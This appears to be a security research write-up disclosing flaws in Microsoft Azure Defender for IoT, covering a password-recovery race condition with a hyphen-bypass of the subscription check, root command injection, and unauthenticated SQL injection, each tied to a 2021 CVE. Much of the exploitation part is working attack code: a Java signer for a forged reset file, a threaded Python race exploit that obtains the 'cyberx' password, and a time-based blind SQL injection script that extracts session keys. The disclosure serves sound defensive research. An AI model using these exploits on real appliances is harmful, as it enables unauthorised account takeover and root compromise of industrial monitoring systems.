Pwning Microsoft Azure Defender for IoT | Multiple Flaws Allow Remote Code Execution for All
Multiple critical vulnerabilities in Microsoft Azure Defender for IoT allow unauthenticated remote attackers to reset the password of the 'cyberx' user by exploiting a race condition and logical flaws in the password recovery mechanism. This leads to remote code execution on affected management and sensor appliances.
 Published on sentinelone.com
Security Research
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Microsoft Azure Defender for IoT is an agentless network-layer security product for continuous IoT/OT asset discovery, vulnerability management and threat detection. It can be deployed fully on-premises or in Azure-connected environments. The product was formerly known as CyberX, which Microsoft acquired in 2020.

The solution has two main components:
- Microsoft Azure Defender For IoT Management: lets SOC teams manage and analyse alerts aggregated from multiple sensors in a single dashboard and gives an overall view of network health.
- Microsoft Azure Defender For IoT Sensor: discovers and continuously monitors network devices, collecting ICS network traffic through passive (agentless) monitoring. Sensors connect to a SPAN port or network TAP and immediately begin performing deep packet inspection (DPI) on IoT and OT traffic.
Both components can be installed on a dedicated appliance or on a VM. DPI is performed by the horizon component, which loads built-in dissectors and can be extended with custom protocol dissectors.
Management and sensor share roughly the same code base, with configuration changes to fit the machine's purpose, so both are affected by most of the same vulnerabilities. The most appealing attack surface on both is the web interface; the sensor additionally exposes the DPI service (horizon), which parses network traffic.
Source: Microsoft Azure Defender for IoT architecture
The password recovery feature is the entry point for the first chain. It works like this:
- Access the management/sensor URL (e.g.
https://ip/login#/dashboard). - Go to the "Password Recovery" page.
- Copy the ApplianceID shown there into the Azure console and download a password reset ZIP file.
- Upload the signed ZIP to the Password Recovery page. It contains digitally-signed proof that the user owns the machine, by way of digital certificates and signed data.
- A new password is generated and displayed.
Under the hood, the process is split into two requests to the server: upload of the signed ZIP proof, and password recovery. The ZIP is extracted to /var/cyberx/reset_password by ZipFileConfigurationApiHandler. When a recovery request is processed, PasswordRecoveryApiHandler validates the certificates (properly signed by a Root CA, and belonging to Azure servers), then sends a request to an internal Tomcat server to further validate the machine's properties. If all checks pass, a new password is generated and returned.
The ZIP contains three files:
- IotDefenderSigningCertificate.pem: Azure public key, used to verify the data signature in
ResetPassword.json, signed byissuer.pem. - Issuer.pem: signs
IotDefenderSigningCertificate.pem, signed by a trusted root CA. - ResetPassword.json: JSON application data with properties of the machine.
{
  "properties": {
    "tenantId": "<TENANTID>",
    "subscriptionId": "<SUBSCRIPTIONID>",
    "type": "PasswordReset",
    "applianceId": "<APPLIANCEID>",
    "issuanceDate": "<ISSUANCEDATA>"
  },
  "signature": "<BASE64_SIGNATURE>"
}
Setup
After installing and configuring management and sensors, the login page of the web interface is shown.
The same credentials are also used for the SSH server. To obtain the sources, the researchers looked in the home directory of the cyberx user, where they found the installation script and a tar archive containing the system's encrypted files. The script contains the command that decrypts the archive (minified):
openssl enc -d -aes256 -in ./product.tar.gz -md sha512 -k <KEY> | tar xz -C <TARGET_DIR>
The decryption key is shared across all installations. Extracting the data revealed the sources of the web interface, written in Python.
Finding it
The first goal was to find exposed unauthenticated APIs. The urls.py file contains the main routes for the web application:
xsense_routes = [
    ['handshake', XSenseHandshakeApiHandler]
]

xsense_v17_routes = [
    ['sync', xsense_v17.XSenseSyncApiHandler]
]

upgrade_v1_routes = [
    ['status', upgrade_v1.RemoteUpgradeStatusApiHandler],
    ['upgrade-log', upgrade_v1.RemoteUpgradeLogFileApiHandler]
]

token_v1_routes = [
    ['verify', token_v1.TokenVerificationHandlers],
    ['update-handshake', token_v1.UpdateHandshakeHandlers],
]

frontend_routes = [

    ['alerts', AlertsApiHandler],
    ['alerts/(?P[0-9]*)', AlertsApiHandler],
    ['alerts/scenarios', AlertScenariosApiHandler],
    <redacted>
]
management_routs = [
    ['backup/sync', ManagementApiHandler],
    ['backup/package', ManagementApiBackupHandler],
    ['backup/maintenance', MaintenanceApiHandler]
]
<redacted>
Using Jetbrains IntelliJ's class hierarchy feature, route controllers that do not require authentication are easy to identify.
Route controllers that do not require authentication
Every controller that inherits from BaseHandler and does not validate authentication or require a secret token is a candidate. A few controllers drew particular attention.
The upload handler for the recovery ZIP (components\xsense-web\cyberx_web\api\admin.py:1508) looks like this:
class ZipFileConfigurationApiHandler(BaseHandler):
    def _post(self):
        path = self.request.POST.get('path')
        approved_path = ['licenses', 'reset_password']

        if path not in approved_path:
            raise Exception("provided path is not approved")

        path = os.path.join('/var/cyberx', path)
        cyberx_common.clear_directory_content(path)

        files = self.request.FILES
        for file_name in files:
            license_zip = files[file_name]
            zf = zipfile.ZipFile(license_zip)
            zf.extractall(path=path)
It extracts the user-delivered ZIP into the chosen directory. The recovery request handler (cyberx python library file django_helpers.py:576) is:
class PasswordRecoveryApiHandler(BaseHandler):
    def _get(self):
        global host_id

        if not host_id:
            host_id = common.get_system_id()
            host_id = common.add_dashes(host_id)

        return {
            'instanceId': host_id
        }

    def _post(self):
        print 'resetting user password'
        result = {}
        try:
            body = self.parse_body()
            user = body.get('user')

            if user != 'cyberx' and user != 'support':
                raise Exception('Invalid user')

            try:
                self._try_reset_password()
            except Exception as e:
                logging.error('could not verify activation certificate, error {}'.format(e.message))
                result = {
                    "internalSystemErrorMessage": '',
                    "userDisplayErrorMessage": 'This password recovery file is invalid.' +
                                                  'Download a new file. If this does not work, contact support.'
                }

            url = "http://[redacted]:9090/core/api/v1/login/reset-password"
            r = requests.post(url=url)
            r.raise_for_status()

            # Reset passwords

            user_new_password = common.generate_password()
            self._set_user_password(user, user_new_password)

            if not result:
                result = {
                    'newPassword': user_new_password
                }
        finally:
            clear_directory_content('/var/cyberx/reset_password')

        return result
The handler validates the user and calls _try_reset_password:
 def _try_reset_password(self):
        license_signing_certificate_path = os.path.join(RESET_PASSWORD_DIR_PATH, SIGNING_CERTIFICATE_FILE_NAME)
        intermediate_issuer_certificate_path = os.path.join(RESET_PASSWORD_DIR_PATH, ISSUER_CERTIFICATE_FILE_NAME)

        cert_data = ssl.verify_certificate(intermediate_issuer_certificate_path, license_signing_certificate_path)
        certificate = load_certificate(FILETYPE_PEM, cert_data)
        print 'validating subject'
        ssl.verify_subject(certificate)
        print 'validating issuer'
        ssl.verify_issuer(certificate)
This validates the certificates, including the issuer. Afterwards a request to the internal API http://[redacted]:9090/core/api/v1/login/reset-password is handled by a Java component that runs:
public class ResetPasswordManager {
  private static final Logger LOGGER = LoggerFactory.getLogger(ResetPasswordManager.class);
  private static final String RESET_PASSWORD_CERTIFICATE_PATH = "/var/cyberx/reset_password/IotDefenderSigningCertificate.pem";
  private static final String RESET_PASSWORD_JSON_PATH = "/var/cyberx/reset_password/ResetPassword.json";

  private static final ActivationConfiguration ACTIVATION_CONFIGURATION = new ActivationConfiguration();

  public static void resetPassword() throws Exception {
    LOGGER.info("Trying to reset password");
    JSONObject resetPasswordJson = new JSONObject(FileUtils.read("/var/cyberx/reset_password/ResetPassword.json"));
    ResetPasswordProperties resetPasswordProperties = (ResetPasswordProperties)JsonSerializer.fromString(resetPasswordJson
        .getJSONObject("properties").toString(), ResetPasswordProperties.class);
    boolean signatureValid = CryptographyUtils.isSignatureValid(JsonSerializer.toString(resetPasswordProperties).getBytes(StandardCharsets.UTF_8), resetPasswordJson
        .getString("signature"), "/var/cyberx/reset_password/IotDefenderSigningCertificate.pem");
    if (!signatureValid) {
      LOGGER.error("Signature validation failed");
      throw new Exception("This signature file is not valid");
    }
    String subscriptionId = resetPasswordProperties.getSubscriptionId();
    String machineSubscriptionId = ACTIVATION_CONFIGURATION.getSubscriptionId();
    if (!machineSubscriptionId.equals("") &&
      !machineSubscriptionId.contains(resetPasswordProperties.getSubscriptionId())) {
      LOGGER.error("Subscription ID didn't match");
      throw new Exception("This signature file is not valid");
    }
    DateTime issuanceDate =

DateTimeFormat.forPattern("MM/dd/yyyy").parseDateTime(resetPasswordProperties.getIssuanceDate()).withTimeAtStartOfDay();
    if (DateTime.now().withTimeAtStartOfDay().minusDays(7).isAfter((ReadableInstant)issuanceDate)) {
      LOGGER.error("Password reset file expired");
      throw new Exception("Password reset file expired");
    }
    if (!Environment.getSensorUUID().replace("-", "").equals(resetPasswordProperties.getApplianceId().trim().toLowerCase().replace("-", ""))) {
      LOGGER.error("Appliance id not equal to real uuid");
      throw new Exception("Appliance id not equal to real uuid");
    }
  }
}
This validates the files again, including the signature of ResetPassword.json and its properties. If the Java API returns 200 OK, the Python controller generates a new password and returns it.
The recovery mechanism therefore has two entities: the external Python web API and the internal Java web API (Tomcat). No synchronisation mechanism is applied between them, which introduces a time-of-check-time-of-use (TOCTOU) vulnerability. Because the ZIP upload and the recovery request are separate interfaces, files in /var/cyberx/reset_password can be changed between the first verification (Python) and the second (Java): the Python API validates correctly signed Azure files, then the Java API processes replaced, specially crafted files that it falsely approves, returning 200 OK.
The Java API also has logical flaws that let crafted payloads bypass all its verifications. Its signature check is the same code shown above. The issue is that it does not verify the IotDefenderSigningCertificate.pem certificate, unlike the Python API: it only checks that the signature in the JSON file was made by the attached certificate file. An attacker can therefore generate a self-signed certificate and sign the ResetPassword.json payload, and the signature verification passes.
The subscription ID check follows:
  String subscriptionId = resetPasswordProperties.getSubscriptionId();
    String machineSubscriptionId = ACTIVATION_CONFIGURATION.getSubscriptionId();
    if (!machineSubscriptionId.equals("") &&
      !machineSubscriptionId.contains(resetPasswordProperties.getSubscriptionId())) {
      LOGGER.error("Subscription ID didn't match");
      throw new Exception("This signature file is not valid");
    }
The subscription ID is the only property a remote attacker cannot obtain and is infeasible to guess in reasonable time. But the check is flawed: it tests whether machineSubscriptionId contains the user-controlled subscription ID, not the other way around. The use of .contains() is entirely insecure. Since the subscription ID is a GUID and must contain a hyphen, supplying a single hyphen character bypasses the check.
Next, issuanceDate is checked, then ApplianceId, which the password recovery page already supplies. All Java API checks can therefore be bypassed, leaving only the race condition to win in order to reset the password without authorisation. The split between the ZIP upload interface and the recovery interface makes winning the race easier.
Exploitation
Step 1: obtain a legitimate recovery ZIP
Any Azure user can generate a "dummy" ZIP; the victim's Azure account is not needed, only a legitimate certificate. This is done at:
https://portal.azure.com/#blade/Microsoft_Azure_IoT_Defender/IoTDefenderDashboard/Sites

A new trial Azure account is enough. The secret identifier is irrelevant and may contain garbage.
Step 2: build the malicious ZIP
The crafted ZIP contains two files. IotDefenderSigningCertificate.pem is a self-signed certificate generated with:
openssl req -x509 -nodes -newkey rsa:2048 -keyout key.pem -out IotDefenderSigningCertificate.pem -subj "/C=DE/ST=NRW/L=Berlin/O=My Inc/OU=ALEG/CN=www.example.com/emailAddress=[redacted]"
ResetPassword.json is signed by that self-signed certificate and modified to bypass the Java checks. It can be signed with the following Java code:
import com.cyberx.infrastructure.common.configuration.ActivationConfiguration;
import com.cyberx.infrastructure.common.serializers.JsonSerializer;
import com.cyberx.infrastructure.common.utils.CryptographyUtils;
import com.cyberx.infrastructure.common.utils.FileUtils;
import com.cyberx.infrastructure.models.pojos.ResetPasswordProperties;
import java.io.IOException;
import java.nio.charset.StandardCharsets;
import java.security.GeneralSecurityException;
import org.joda.time.DateTime;
import org.joda.time.ReadableInstant;
import org.joda.time.format.DateTimeFormat;
import org.json.JSONObject;
import org.slf4j.Logger;
import org.slf4j.LoggerFactory;
import org.apache.commons.codec.binary.Base64;

    public static void sign() {
        String data = "{\"tenantId\":\"<redacted>\",\"subscriptionId\":\"-\",\"type\":\"PasswordReset\",\"applianceId\":\"<redacted>\",\"issuanceDate\":\"06/19/2021\"}";
        try {
            String signature = Base64.encodeBase64String(CryptographyUtils.rsaSign("C:\\key.pem", data.getBytes()));
            JSONObject jsonData = new JSONObject(data);
            JSONObject completeData = new JSONObject();
            completeData.put("properties", jsonData);
            completeData.put("signature", signature);
            System.out.println(completeData.toString());
            FileUtils.write("C:\\ResetPassword.json", completeData.toString());
        } catch (GeneralSecurityException e) {
            e.printStackTrace();
        } catch (IOException e) {
            e.printStackTrace();
        }
    }
The applianceId comes from the password recovery page. The tenantId is not verified and can be anything. The issuanceDate is self-explanatory. The subscriptionId is set to a single hyphen to pass the .contains() check.
Step 3: run the race
Once generated and signed, the JSON is added to a ZIP archive and used by this Python exploit:
import requests
import threading
import time
import sys
from urllib3.exceptions import InsecureRequestWarning

requests.packages.urllib3.disable_warnings(category=InsecureRequestWarning)

HOST = "[redacted]"
BENIGN_RESET_PATH = "./benign.zip"
MALICIOUS_RESET_PATH = "./malicious.zip"

BENIGN_DATA = open(BENIGN_RESET_PATH, "rb+").read()
MALICIOUS_DATA = open(MALICIOUS_RESET_PATH, "rb+").read()

def upload_reset_file(data, timeout=0):
    headers = {
        "X-CSRFTOKEN": "aaaa",
        "Referer": "https://{0}/login".format(HOST),
        "Origin": "https://{0}".format(HOST)
    }

    cookies = {
        "csrftoken": "aaaa"
    }
    files = {"file": data}
    data = {"path": "reset_password"}
    while True:
        requests.post("https://{0}/api/configuration/zip-file".format(HOST), data=data, files=files, headers=headers, cookies=cookies, verify=False)
        if not timeout:
            time.sleep(timeout)

def recover_password():
    headers = {
        "X-CSRFTOKEN": "aaaa",
        "Referer": "https://{0}/login".format(HOST),
        "Origin": "https://{0}".format(HOST)
    }

    cookies = {
        "csrftoken": "aaaa"
    }
    data = {"user": "cyberx"}
    while True:
        req = requests.post("https://{0}/api/authentication/recover".format(HOST), json=data, headers=headers, cookies=cookies, verify=False)
        if b"newPassword" in req.content:
            print(req.content)
            sys.exit(1)

def main():

    looper_benign = threading.Thread(target=upload_reset_file, args=(BENIGN_DATA, 0), daemon=True)
    looper_malicious = threading.Thread(target=upload_reset_file, args=(MALICIOUS_DATA, 1), daemon=True)
    looper_recover = threading.Thread(target=recover_password, args=(), daemon=True)

    looper_benign.start()
    looper_malicious.start()
    looper_recover.start()

    looper_recover.join()

if __name__ == '__main__':
    main()
benign.zip is the ZIP from the Azure portal; malicious.zip is the crafted one. The script performs the TOCTOU attack and receives the password of the cyberx user without authentication, using three threads:
- looper_benign: uploads the benign ZIP in an infinite loop.
- looper_malicious: same, but uploads the malicious ZIP, with a 1 second timeout in this configuration.
- looper_recover: sends the recovery request to trigger the vulnerable code.

The documentation states that the ZIP file cannot be tampered with. This vulnerability is addressed as part of CVE-2021-42310.
Step 4: command injection as root
With the cyberx password, SSH login and code execution as root are possible. Even without it, a stealthier approach exists. After login, the attack surface is much larger; one example is a command injection in the change password mechanism, from components\xsense-web\cyberx_web\api\authentication.py:151:
   def _post(self):
        try:
            body = self.parse_body()
            password = body['password']
            username = body['username'].lower()  # Lower case the username mainly because it does not matter
            ip_address = self.get_client_ip_address()

            # 1. validate credentials:
            try:
                logging.info('validate credentials...')
                user = LoginApiHandler.validate_credentials_and_get_user(username, password, ip_address)
            except UserFriendlyException as e:
                raise e
            except Exception as e:
                logging.error('User authentication failure', exc_info=True)
                raise UserFriendlyException('User authentication failure', e.message)

            # 2. validate new password:
            new_password = body['new_password']
            err_message = UserPasswordApiHandler.validate_password(new_password)
            if err_message:
                raise UserFriendlyException("Password doesn't match security policy", err_message)

            # 3. change password:
            user.set_password(new_password)
            user.save()
            process.run('sudo /usr/local/bin/cyberx-users-password-reset -u {username} -p {password}'
                        .format(username=user.get_username().encode('utf-8'), [redacted] hide_output=True)
            return {'msg': 'Password has been replaced.'}
        except UserFriendlyException as e:
            raise e
        except Exception as e:
            raise UserFriendlyException("Unable to set password.", e.message)
The function takes three JSON fields: username, password, new_password. It validates the credentials (which the attacker already has), then only checks password complexity with a regex, without sanitising for command injection. It then runs /usr/local/bin/cyberx-users-password-reset as root with the attacker-controlled username and new password. Because new_password is not sanitised, any command can be injected and runs as root via sudo, since the cyberx user is a sudoer. The HTTP packet used:
POST /api/external/authentication/set_password HTTP/1.1
Host: [redacted]
User-Agent: python-requests/2.25.1
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
X-CSRFTOKEN: aaaa
Referer: https://[redacted]/login
Origin: https://[redacted]
Cookie: cyberx-version=[redacted]-r-55a4f94; csrftoken=aaaa; sessionid=[redacted]; RELOCATE_URL=
Content-Length: 100
Content-Type: multipart/form-data; boundary=[redacted]

{"username" : "cyberx", "password" : "",
"new_password": "``"}
This vulnerability is addressed as part of CVE-2021-42312.
POC
Step 5: SQL injection in the token validation flow (CVE-2021-42313)
DynamicTokenAuthenticationBaseHandler inherits from BaseHandler and does not require authentication. It contains two functions, get_version_from_db and uuid_is_connected, prone to SQL injection:
def get_version_from_db(self, uuid):
    version = None
    with MySQLClient("[redacted]", mysql_user, mysql_password, "management") as client:
        logger.info("fetching the sensor version from db")
        xsenses = client.execute_select_query(
            "SELECT id, UID, version FROM xsenses WHERE UID = '{}'".format(uuid))
        if len(xsenses) > 0:
            version = xsenses[0]['version']
            logger.info("sensor version according to db is: {}".format(version))
        else:
            logger.info("sensor not in db")
    return version

def uuid_is_connected(self, uuid):
    with MySQLClient("[redacted]", mysql_user, mysql_password, "management") as client:
        xsenses = client.execute_select_query(
            "SELECT id, UID, version FROM xsenses WHERE UID = '{}'".format(uuid))
        result = len(xsenses) > 0
    return result
The UUID parameter is not sanitised and is formatted into the query. Several classes inherit DynamicTokenAuthenticationBaseHandler, and the flow to the vulnerable functions exists in the token validation process, so the injection can be triggered without authentication from:
api/sensors/v1/syncapi/v1/upgrade/statusapi/v1/upgrade/upgrade-log
execute_select_query internally calls the SQL execute API, which supports stacked queries, so the simple select injection is a more powerful primitive (executing any query using ;). In testing, insert, update and SQL special commands were executed.
The PoC uses api/sensors/v1/sync to extract a logged-in user's session id from the database, which allows account takeover:
import requests
import datetime
from urllib3.exceptions import InsecureRequestWarning
requests.packages.urllib3.disable_warnings(category=InsecureRequestWarning)

HOST = "https://[redacted]"

def startAttack():
    sessionKey = ""
    for currChr in range(1, 40):
        bitStr = ""
        for currBit in range(0, 8):
            sql = "aleg' union select if(ord(substr((SELECT session_key from django_session WHERE LENGTH(session_data) > 70 ORDER BY expire_date DESC LIMIT 1),{0},1)) >>{1} & 1 = 1 ,sleep(3),0),2,3 -- a".format(currChr, currBit)

            body = {
                "token": "aleg",
                "uid": sql
            }

            now = datetime.datetime.now()
            res = requests.post(HOST + "/api/sensors/v1/sync", json=body, verify=False)
            if (datetime.datetime.now() - now).seconds > 2:
                bitStr += "1"
                print(1)
            else:
                bitStr += "0"
                print(0)

        final = bitStr[::-1]
        print(final)
        print(int(final, 2))
        chrNum = int(final, 2)

        if not chrNum:
            return

        sessionKey += chr(chrNum)
        print("SessionKey: " + sessionKey)

def main():
    startAttack()

if __name__ == "__main__":
    main()
An example of the script output:
